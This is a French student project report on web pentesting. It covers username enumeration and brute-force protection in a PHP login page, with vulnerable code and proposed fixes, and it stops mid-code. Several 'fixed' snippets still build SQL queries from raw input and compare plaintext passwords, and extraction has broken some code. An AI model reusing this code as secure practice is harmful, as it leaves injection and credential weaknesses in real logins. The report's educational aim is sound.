



# Projet de fin d'année :

**Mise en place d'une plateforme pour le Pentesting Web.**

**Réalisé par :**

**Tiba Mohammed**

**BENCHEHLA ACHRAF**

**ZAID Mohammed Taha**

**Encadré par :**

**Mr.Saber Mohammed**

# *Sommaire :*

**1-Introduction.**

**2-Les 10 Types de vulnérabilités.**

**Broken authentication :**

**I)-Définition.**

**II)- Les Types d'attaques de Broken Authentication :**

**II-1)-Username enumeration Attack :**

**II-1-1)-Définition.**

**II-1-2)-Vulnérabilité.**

**II-1-2-1)- Cas 1.**

**II-1-2-2)- Cas 2.**

**II-2)-Flawed Brute force Protection Attack :**

**II-2-1)-Définition.**

**II-2-2)-Vulnérabilité.**

**II-2-3)-Solution.**

**II-3)-Brute-forcing 2FA verification codes Attack :**

**II-3-1)-Définition.**

**II-3-2)-Vulnérabilité.**

**II-3-3)-Solution.**

**XML External Entity(XXE) :**

**I)-Definition.**

**II)-Les Types d'attaques de XML External Entity(XXE) :**

**II-1)-in-band XXE :**

**II-1-1)-Definition .**

**II-1-2)-vulnérabilité .**

**II-1-3)-Solution.**

**II-2)-XXE Out of band :**

**II-2-1)-Definition .**

**Broken Access Control :**

**I)-Définition :**

**II)-Types d'attaques de Broken Access Control :**

**II-1)-Vulnérabilité de contrôle d'accès vertical :**

**II-1-1)-Definition :**

**II-1-2)- vulnérabilité :**

**II-1-3)-Solution :**

**II-2)-restrict device access control**

**II-2-1)-Définition :**

**II-2-2)-vulnérabilité :**

**II-2-3)-Solution :**

**Brute Force :**

**I) Définition.**

**II) Vulnérabilité.**

**III) Solution.**

**OS Command Injection :**

**I) Définition.**

**II) Vulnérabilité.**

**III) Solution.**

**Weak Session Id :**

**I) Définition.**

**II) Vulnérabilité.**

**II) Solution.**

**CSP Bypass :**

**I) Définition.**

**II) Vulnérabilité.**

**III) Solution.**

**SQL Injection :**

**I) Définition.**

**II) Vulnérabilité.**

**III) Solution.**

**XSS : Cross site scripting**

**I) Définition.**

**II) Vulnérabilité.**

**III) Solution.**

**File inclusion :**

**I) Definition.**

**II) Vulnérabilité.**

**III) Solution.**

**Conclusion.**

# *Introduction*

**Le Pentesting Web (ou Test d'intrusion Web) est une méthode spécifique de test de pénétration qui se concentre sur l'évaluation de la sécurité des applications Web et des sites Web. Il vise à identifier les vulnérabilités et les failles de sécurité potentielles dans ces systèmes afin de les corriger avant qu'elles ne soient exploitées par des attaquants malveillants.**



Le Pentesting Web permet aux organisations de renforcer la sécurité de leurs applications Web en identifiant et en corrigeant les failles avant qu'elles ne soient exploitées par des attaquants. Cela contribue à prévenir les violations de données, les atteintes à la vie privée et les perturbations des services en ligne.

Pour notre projet, nous nous sommes basés sur les attaques OWASP, telles que XSS (Cross-Site Scripting), l'injection SQL (SQL Injection), l'authentification défectueuse (Broken Authentication), l'exploitation des entités externes (XXE - XML External Entity), l'injection de commandes (Command Injection), le contrôle d'accès défectueux (Broken Access Control), la force brute (Brute Force), les identifiants de session faibles (Weak Session ID) et la contournement de la politique de sécurité du contenu (CSP Bypass).

# ***OWASP***

OWASP (Open Web Application Security Project) est une communauté mondiale à but non lucratif qui se consacre à l'amélioration de la sécurité des applications Web. L'objectif principal d'OWASP est de fournir des ressources, des outils, des lignes directrices et des bonnes pratiques pour aider les développeurs, les professionnels de la sécurité et les organisations à comprendre et à atténuer les risques liés à la sécurité des applications Web.



OWASP est connue pour son Top 10 des vulnérabilités de sécurité des applications Web, une liste des dix vulnérabilités les plus critiques et les plus courantes rencontrées dans les applications Web. Ce document est mis à jour régulièrement pour refléter les nouvelles menaces et les nouvelles techniques d'attaque.

En plus du Top 10, OWASP propose une variété de projets, de guides et de ressources qui couvrent divers aspects de la sécurité des applications Web, tels que les tests de sécurité, la gestion des vulnérabilités, les bonnes pratiques de développement sécurisé, les méthodologies de test d'intrusion, etc. La communauté OWASP organise également des conférences, des formations et des événements pour promouvoir la sensibilisation à la sécurité des

applications Web et favoriser l'échange de connaissances entre les professionnels du domaine.

## *Outils et plateformes*



**DVWA signifie Damn Vulnerable Web Application.**

Il s'agit d'une application web vulnérable qui peut être utilisée pour apprendre et pratiquer les techniques de test de sécurité web. DVWA comprend un ensemble de vulnérabilités web courantes telles que l'injection SQL, le cross-site scripting (XSS), l'inclusion de fichiers, et bien plus encore.



### **PortSwigger Web Security Academy.**

C'est une plateforme gratuite qui offre une variété de cours interactifs pour apprendre et pratiquer les techniques de test de sécurité des applications web.

Les utilisateurs peuvent s'inscrire gratuitement sur le site et accéder à des modules de formation portant sur différents aspects de la sécurité web, ainsi qu'à des exercices pratiques avec des applications vulnérables.



### **Burp Suite**

Burp Suite est un outil de test de sécurité des applications web développé par PortSwigger. Il est largement utilisé par les professionnels de la sécurité pour effectuer des tests manuels et automatisés des applications web. Burp Suite comprend un ensemble de fonctionnalités pour intercepter et modifier les

requêtes et les réponses HTTP, pour effectuer du fuzzing, pour effectuer des scans de vulnérabilités et bien plus encore.

# ***Broken authentication***

## **I)-Définition :**

Comment les vulnérabilités d'authentification se produisent-elles ? En résumé, il existe deux principales façons dont les mécanismes d'authentification peuvent être vulnérables : Des faiblesses dans le mécanisme d'authentification lui-même le rendent vulnérable aux attaques par force brute. Des failles logiques ou un mauvais codage dans la mise en œuvre permettent aux attaquants de contourner complètement l'authentification. Cela est souvent appelé " broken authentication ".

Bien que les failles logiques ne résultent pas toujours en des problèmes de sécurité dans d'autres domaines du développement web, elles peuvent être particulièrement risquées en ce qui concerne l'authentification en raison de son rôle critique en matière de sécurité. Il est important de s'assurer que les mécanismes d'authentification sont mis en œuvre correctement et avec des protections solides contre les attaques.

## **II)-Les Types d'attaques de Broken Authentication :**

### **II-1)-Username énumération Attack :**

#### **II-1-1)-Definition :**

L'énumération des noms d'utilisateur (Username enumeration) est lorsqu'un attaquant peut observer les modifications du comportement d'un site Web afin d'identifier si un nom d'utilisateur donné est valide. L'énumération des noms d'utilisateur se produit généralement soit sur la page de connexion, par exemple lorsque vous entrez un nom d'utilisateur valide mais un mot de passe incorrect, soit sur les formulaires d'inscription lorsque vous entrez un nom d'utilisateur qui est déjà pris. Cela réduit considérablement le temps et les efforts nécessaires pour effectuer une attaque par force brute, car l'attaquant est capable de générer rapidement une liste restreinte de noms d'utilisateur valides.

#### **II-1-2)-Vulnérabilités :**

Lorsque nous tentons une attaque par force brute sur une page de connexion, nous devons prêter une attention particulière à toute différence dans :

**Les codes d'état (Status codes)** : Pendant une attaque par force brute, le code HTTP retourné est susceptible d'être identique pour la grande majorité des tentatives parce que la plupart seront incorrectes. Si une tentative renvoie un code d'état différent, cela indique fortement que le nom d'utilisateur était correct. Il est recommandé que les sites web retournent toujours le même code d'état quel que soit le résultat, mais cette pratique n'est pas toujours suivie.

**Les messages d'erreur (Error messages)** : Parfois, le message d'erreur retourné est différent selon que le nom d'utilisateur ET le mot de passe sont incorrects ou seulement le mot de passe. Il est recommandé que les sites web utilisent des messages identiques et génériques dans les deux cas, mais de petites erreurs de frappe se glissent parfois. Une simple erreur de caractère rend les deux messages différents, même dans les cas où le caractère n'est pas visible sur la page affichée.

**Les temps de réponse (Response times)** : Si la plupart des requêtes ont été traitées avec un temps de réponse similaire, toutes celles qui s'en écartent suggèrent qu'il se passe quelque chose de différent en arrière-plan. C'est une autre indication que le nom d'utilisateur proposé pourrait être correct. Par exemple, un site web ne vérifiera peut-être le mot de passe que si le nom d'utilisateur est valide. Cette étape supplémentaire pourrait causer une légère augmentation du temps de réponse. Cela peut être subtil, mais un attaquant peut rendre ce délai plus évident en entrant un mot de passe excessivement long que le site web prend notablement plus de temps à traiter.

**II-1-2-1)-Cas 1 : l'application web renvoie un HTTP status code différent lorsque nous soumettons un nom d'utilisateur valide et un mot de passe invalide.**

**La vulnérabilité dans le code source de la page de connexion :**

Si la condition "if{mot de passe incorrect et nom d'utilisateur correct}" existe dans le code, cela signifie que le système peut détecter lorsque le mot de passe entré est incorrect mais que le nom d'utilisateur est correct. Cela peut arriver lorsqu'un utilisateur oublie son mot de passe et essaie plusieurs mots de passe jusqu'à ce qu'il se souvienne du bon.

D'autre part, si le même code a une condition distincte pour "if{mot de passe et nom d'utilisateur incorrects}", cela signifie que le système peut détecter lorsque le mot de passe et le nom d'utilisateur sont tous deux incorrects. Cela peut arriver lorsqu'une personne essaie de pirater un compte en devinant le nom d'utilisateur et le mot de passe. Si ces deux conditions renvoient des codes de réponse HTTP différents dans la fonction

**http\_response\_code(http\_status\_code\_number)**, cela signifie que le serveur envoie des messages différents à l'utilisateur en fonction de savoir si le nom d'utilisateur est correct mais que le mot de passe est incorrect ou si les deux sont incorrects.

Voici le code source de notre page de connexion :

```
<?php
include "db.php";

session_start();

if(isset($_POST["email"]) && isset($_POST["password"])){
    $email = $_POST["email"];
    $password = $_POST["password"];

    $sql = "SELECT * FROM user_info WHERE email = ? AND password = ?";
    $stmt = $con->prepare($sql);
    $stmt->bind_param("ss", $email, $password);
    $stmt->execute();
    $result = $stmt->get_result();
    $count = $result->num_rows;

    if($count == 1){
        $row = $result->fetch_assoc();

        $_SESSION["uid"] = $row["user_id"];
        $_SESSION["name"] = $row["first_name"];

        $ip_add = getenv("REMOTE_ADDR");

        if (isset($_COOKIE["product_list"])) {
            $p_list = stripslashes($_COOKIE["product_list"]);
            $product_list = json_decode($p_list,true);

            for ($i=0; $i < count($product_list); $i++) {
                $verify_cart = "SELECT id FROM cart WHERE user_id = ? AND p_id = ?";
                $stmt = $con->prepare($verify_cart);
                $stmt->bind_param("ii", $_SESSION['uid'], $product_list[$i]);
                $stmt->execute();
                $result = $stmt->get_result();

                if($result->num_rows < 1){
```



```
    http_response_code(200);
    echo "Invalid credentials";
    exit;
}
}
}
?>
```

Nous avons cette partie du code qui vérifie si l'e-mail est valide et que le mot de passe ne l'est pas. Si ce cas se produit, le site renvoie un code d'état HTTP 302 Found.

```
if ($count_email == 1) {
    http_response_code(302);
    echo "Invalid credentials";
    exit;
```

Si à la fois le nom d'utilisateur et le mot de passe ne sont pas corrects, le site renvoie un code d'état HTTP 200.

```
else {
    http_response_code(200);
    echo "Invalid credentials";
    exit;
}
```

### Solution Cas 1:

Modifions le code http\_statut\_code à l'intérieur de la fonction http\_response\_code pour qu'ils deviennent identiques. Dans ce cas, nous pouvons modifier le code qui vérifie si l'e-mail est valide et que le mot de passe ne l'est pas en celui-ci :

```
if ($count_email == 1) {
    http_response_code(200);
    echo "Invalid credentials";
    exit; }
```

**II-1-2-2)- Cas 2 : L'application Web renvoie des temps de réponse différents lorsqu'un nom d'utilisateur valide et un mot de passe invalide sont soumis par rapport à la saisie d'un nom d'utilisateur invalide et d'un mot de passe invalide.**

Correction : Dans le code, si l'utilisateur fournit un nom d'utilisateur, il est d'abord vérifié pour sa validité. Si le nom d'utilisateur est invalide, un message

d'erreur s'affiche immédiatement sans poursuivre le processus d'authentification.

Cependant, si le nom d'utilisateur fourni par l'utilisateur est valide, le code passe à la vérification du mot de passe. Ici, il vérifie si l'adresse e-mail associée au compte est également valide. Si l'adresse e-mail est invalide ou non associée au nom d'utilisateur, un message d'erreur indiquant "identifiants invalides" est affiché directement.

En revanche, si l'adresse e-mail associée au nom d'utilisateur est valide, le code procède à la vérification de l'existence du mot de passe et à la correspondance avec celui fourni par l'utilisateur. Si le mot de passe est correct, l'utilisateur est authentifié avec succès.

Sinon, un message d'erreur indiquant que le mot de passe est incorrect est affiché. Le retard dans le temps de réponse lors de la comparaison du cas d'un nom d'utilisateur valide et d'un mot de passe invalide à la saisie d'un nom d'utilisateur invalide et d'un mot de passe invalide est causé par ceci.

Voici le code source de notre page de connexion :

```
<?php
include "db.php";

session_start();

if(isset($_POST["email"]) && isset($_POST["password"])){
    $email = $_POST["email"];
    $password = $_POST["password"];

    // Check if email is valid
    if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {
        http_response_code(400);
        echo "Invalid email format";
        exit;
    }

    $sql_email = "SELECT * FROM user_info WHERE email = ?";
    $stmt_email = $con->prepare($sql_email);
    $stmt_email->bind_param("s", $email);

    $start_time = microtime(true); // Start measuring time

    $stmt_email->execute();

    $end_time = microtime(true); // Stop measuring time
    $response_time = ($end_time - $start_time) * 1000; // Calculate response
time in milliseconds

    $result_email = $stmt_email->get_result();
```

```

$count_email = $result_email->num_rows;

// Output the response time
echo "Response time: " . $response_time . " ms<br>";

// Check if email exists in the database
if ($count_email == 1) {
    $row_email = $result_email->fetch_assoc();

    $sql_password = "SELECT * FROM user_info WHERE email = ?";
    $stmt_password = $con->prepare($sql_password);
    $stmt_password->bind_param("s", $email);
    $stmt_password->execute();
    $result_password = $stmt_password->get_result();
    $count_password = $result_password->num_rows;

    // Check if password is correct for the given email
    if($count_password == 1){
        $row_password = $result_password->fetch_assoc();

        // Verify password using password_verify function
        if(password_verify($password, $row_password['password'])){
            $_SESSION["uid"] = $row_password["user_id"];
            $_SESSION["name"] = $row_password["first_name"];

            $ip_add = getenv("REMOTE_ADDR");

            if (isset($_COOKIE["product_list"])){
                $p_list = stripslashes($_COOKIE["product_list"]);
                $product_list = json_decode($p_list,true);

                for ($i=0; $i < count($product_list); $i++) {
                    $verify_cart = "SELECT id FROM cart WHERE user_id = ?
AND p_id = ?";

                    $stmt = $con->prepare($verify_cart);
                    $stmt->bind_param("ii", $_SESSION['uid'],
$product_list[$i]);
                    $stmt->execute();
                    $result = $stmt->get_result();

                    if($result->num_rows < 1){
                        $update_cart = "UPDATE cart SET user_id = ? WHERE
ip_add = ? AND user_id = -1";
                        $stmt = $con->prepare($update_cart);
                        $stmt->bind_param("is", $_SESSION['uid'], $ip_add);
                        $stmt->execute();
                    }else{
                        $delete_existing_product = "DELETE FROM cart WHERE
user_id = -1 AND ip_add = ? AND p_id = ?";
                        $stmt = $con->prepare($delete_existing_product);
                        $stmt->bind_param("si", $ip_add, $product_list[$i]);
                        $stmt->execute();
                    }
                }
            }

            setcookie("product_list","",strtotime("-1 day"),"/");
            echo "cart_login";
        }
    }
}

```

```

        exit();
    } else {
        echo "login_success";
        header("Location: ".$_SERVER["HTTP_REFERER"]);
        exit;
    }
} else {
    http_response_code(200);
    echo "Invalid credentials";
    exit;
}
}
?>

```

Si l'adresse e-mail est incorrecte, cette partie de code affichera directement les identifiants invalides sans vérifier le mot de passe :

```

else {
    http_response_code(200);
    echo "Invalid credentials";
    exit;
}

```

Si l'adresse e-mail est correcte, nous vérifierons ensuite la validité du mot de passe, ce qui causera un retard dans le temps !

Remarque : nous avons ajouté le code ci-dessous pour montrer le temps de réponse et constater que le temps de réponse est retardé :

```


$end_time = microtime(true); // Stop measuring time
$response_time = ($end_time - $start_time) * 1000; // Calculate response
time in milliseconds

$result_email = $stmt_email->get_result();
$count_email = $result_email->num_rows;


// Output the response time
echo "Response time: " . $response_time . " ms<br>";

```

Dans le cas d'une adresse e-mail valide et d'un mot de passe invalide :



Dans le cas d'une adresse e-mail invalide et d'un mot de passe invalide :



Nous pouvons constater la différence de temps de réponse :

**Solution Cas2:**

Au lieu d'interroger la base de données pour l'e-mail et le mot de passe séparément, utilisez une requête unique pour récupérer les données de l'utilisateur en fonction de leur adresse e-mail.

Nous modifions notre code en :

```
<?php
include "db.php";

session_start();

if(isset($_POST["email"]) && isset($_POST["password"])){
    $email = $_POST["email"];
    $password = $_POST["password"];

    // Check if email is valid
    if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {
        http_response_code(400);
        echo "Invalid email format";
        exit;
    }

    $sql = "SELECT * FROM user_info WHERE email = ?";
    $stmt = $con->prepare($sql);
    $stmt->bind_param("s", $email);

    $start_time = microtime(true); // Start measuring time

    $stmt->execute();

    $end_time = microtime(true); // Stop measuring time
    $response_time = ($end_time - $start_time) * 1000; // Calculate response
    time in milliseconds

    $result = $stmt->get_result();
    $count = $result->num_rows;

    // Output the response time
    echo "Response time: " . $response_time . " ms<br>";

    // Check if email exists in the database
    if ($count == 1) {
        $row = $result->fetch_assoc();

        // Verify password using password_verify function
        if(password_verify($password, $row['password'])){
            $_SESSION["uid"] = $row["user_id"];
            $_SESSION["name"] = $row["first_name"];

            $ip_add = getenv("REMOTE_ADDR");

            if (isset($_COOKIE["product_list"])) {
                $p_list = stripcslashes($_COOKIE["product_list"]);
                $product_list = json_decode($p_list, true);
            }
        }
    }
}
```

```

        for ($i=0; $i < count($product_list); $i++) {
            $verify_cart = "SELECT id FROM cart WHERE user_id = ? AND
p_id = ?";
            $stmt = $con->prepare($verify_cart);
            $stmt->bind_param("ii", $_SESSION['uid'],
$product_list[$i]);
            $stmt->execute();
            $result = $stmt->get_result();

            if($result->num_rows < 1){
                $update_cart = "UPDATE cart SET user_id = ? WHERE ip_add
= ? AND user_id = -1";
                $stmt = $con->prepare($update_cart);
                $stmt->bind_param("is", $_SESSION['uid'], $ip_add);
                $stmt->execute();
            }else{
                $delete_existing_product = "DELETE FROM cart WHERE
user_id = -1 AND ip_add = ? AND p_id = ?";
                $stmt = $con->prepare($delete_existing_product);
                $stmt->bind_param("si", $ip_add, $product_list[$i]);
                $stmt->execute();
            }
        }

        setcookie("product_list","",strtotime("-1 day"),"/");
        echo "cart_login";
        exit();
    } else {
        echo "login_success";
        header("Location: ".$_SERVER["HTTP_REFERER"]);
        exit;
    }
} else {
    http_response_code(200);
    echo "Invalid email or password";
    exit;
}
} else {
    http_response_code(200);
    echo "Invalid email or password";
    exit;
}
}

?>

```

Nous avons supprimé les requêtes qui vérifient l'e-mail séparément et nous avons ajouté une requête SQL distincte avec une requête unique qui récupère toutes les colonnes pour l'utilisateur dont l'e-mail correspond à l'e-mail fourni :

```

$sql = "SELECT * FROM user_info WHERE email = ?";
$stmt = $con->prepare($sql);
$stmt->bind_param("s", $email);

```

## II-2)- Flawed Brute force protection Attack :

### II-2-1)-Definition :

Il est très probable qu'une attaque par force brute implique de nombreuses tentatives infructueuses avant que l'attaquant ne parvienne à compromettre un compte. Logiquement, la protection contre les attaques par force brute consiste à rendre le processus aussi difficile que possible à automatiser et à ralentir le rythme auquel un attaquant peut tenter de se connecter. Les deux moyens les plus courants de prévenir les attaques par force brute sont :

- Verrouiller le compte que l'utilisateur distant essaie d'accéder s'ils effectuent trop de tentatives de connexion infructueuses.
- Bloquer l'adresse IP de l'utilisateur distant s'ils effectuent trop de tentatives de connexion en succession rapide.

### II-2-2)-vulnérabilités :

Comment bloquer l'adresse IP de l'utilisateur distant s'ils effectuent trop de tentatives de connexion ?

Nous ajoutons à notre code une partie du code qui vérifie si l'adresse IP de l'utilisateur a effectué trop de tentatives de connexion dans une période de verrouillage donnée (définie par \$max\_login\_attempts et \$lockout\_time). Si la limite est dépassée, le code bloque l'adresse IP (vous devrez implémenter cette partie séparément en fonction de votre configuration de serveur) et affiche un message d'erreur à l'utilisateur.

Avant de traiter chaque tentative de connexion, le code insère un nouvel enregistrement dans la table de tentatives de connexion avec l'adresse IP et l'horodatage de la tentative en cours. Cela permet au code de suivre combien de tentatives de connexion ont été effectuées depuis chaque adresse IP et dans quel délai.

Prenons comme exemple le code de la page de connexion : il vérifie si les champs d'e-mail et de mot de passe sont définis, puis il assainit l'entrée d'e-mail à l'aide de mysqli\_real\_escape\_string(). Il interroge ensuite la table user\_info pour vérifier s'il y a une correspondance pour l'e-mail et le mot de passe donnés. S'il trouve une correspondance, il définit l'ID utilisateur et le nom dans des variables de session et affiche "login\_success". Sinon, il affiche "invalid\_credentials".

```
<?php  
include "db.php";  
session_start();
```

```

if(isset($_POST["email"]) && isset($_POST["password"])){
    $email = mysqli_real_escape_string($con,$_POST["email"]);
    $password = $_POST["password"];
    $sql = "SELECT * FROM user_info WHERE email = '$email' AND password =
'$password'";
    $run_query = mysqli_query($con,$sql);
    $count = mysqli_num_rows($run_query);

    if($count == 1){
        $row = mysqli_fetch_array($run_query);
        $_SESSION["uid"] = $row["user_id"];
        $_SESSION["name"] = $row["first_name"];
        echo "login_success";
        exit();
    } else {
        echo "invalid_credentials";
        exit();
    }
}
?>

```

Nous ajoutons au code une partie du code qui vérifie l'adresse IP de l'utilisateur et tient compte des tentatives de connexion infructueuses. Si l'utilisateur entre 5 identifiants incorrects ou plus, son adresse IP est bloquée pendant 10 secondes. Pendant la période de blocage, toute tentative de connexion ultérieure sera rejetée avec un message "bloqué".

Une fois la période de blocage terminée, l'adresse IP est automatiquement débloquée.

NB : nous avons créé deux tables dans la base de données nommées blocked\_ips avec trois colonnes : id, ip\_address et block\_time et une base de données nommée login\_attemptsip\_address, email, attempt\_time

Voici le code mis à jour :

```

<?php
include "db.php";
session_start();

if(isset($_POST["email"]) && isset($_POST["password"])){
    $email = mysqli_real_escape_string($con,$_POST["email"]);
    $password = $_POST["password"];
    $ip_address = $_SERVER['REMOTE_ADDR']; // Get user's IP address
    $sql_block = "SELECT * FROM blocked_ips WHERE ip_address = '$ip_address';

    // Execute query and check for errors
    $run_query_block = mysqli_query($con,$sql_block);
    if(!$run_query_block) {
        echo "DB Error: ". mysqli_error($con);
        exit();
    }
}
?>

```

```
}

$count_block = mysqli_num_rows($run_query_block);

if($count_block > 0){ // If IP address is already blocked
$row_block = mysqli_fetch_array($run_query_block);
$blocked_time = strtotime($row_block["block_time"]); // Get block time
$current_time = time(); // Get current time
$time_diff = $current_time - $blocked_time; // Calculate time difference in
seconds

if($time_diff < 10){ // If less than 10 seconds have passed, block the user
echo "blocked";
exit();
} else { // If more than 10 seconds have passed, unblock the IP address
$sql_unblock = "DELETE FROM blocked_ips WHERE ip_address = '$ip_address'";
mysqli_query($con,$sql_unblock);
}
}

$sql_login = "SELECT * FROM user_info WHERE email = '$email' AND password =
'$password'";

// Execute query and check for errors
$run_query_login = mysqli_query($con,$sql_login);
if(!$run_query_login) {
echo "DB Error: ". mysqli_error($con);
exit();
}

$count_login = mysqli_num_rows($run_query_login);

if($count_login == 1){ // If login credentials are correct
$row_login = mysqli_fetch_array($run_query_login);
$_SESSION["uid"] = $row_login["user_id"];
$_SESSION["name"] = $row_login["first_name"];
echo "login_success";
exit();
} else { // If login credentials are incorrect
$sql_insert = "INSERT INTO login_attempts (ip_address, email) VALUES
('$ip_address', '$email')";
mysqli_query($con,$sql_insert);

$sql_attempts = "SELECT * FROM login_attempts WHERE ip_address =
'$ip_address';

// Execute query and check for errors
$run_query_attempts = mysqli_query($con,$sql_attempts);
if(!$run_query_attempts) {
echo "DB Error: ". mysqli_error($con);
exit();
}

$count_attempts = mysqli_num_rows($run_query_attempts);

if($count_attempts >= 5){ // If there have been 5 or more failed attempts from
this IP address
```

```

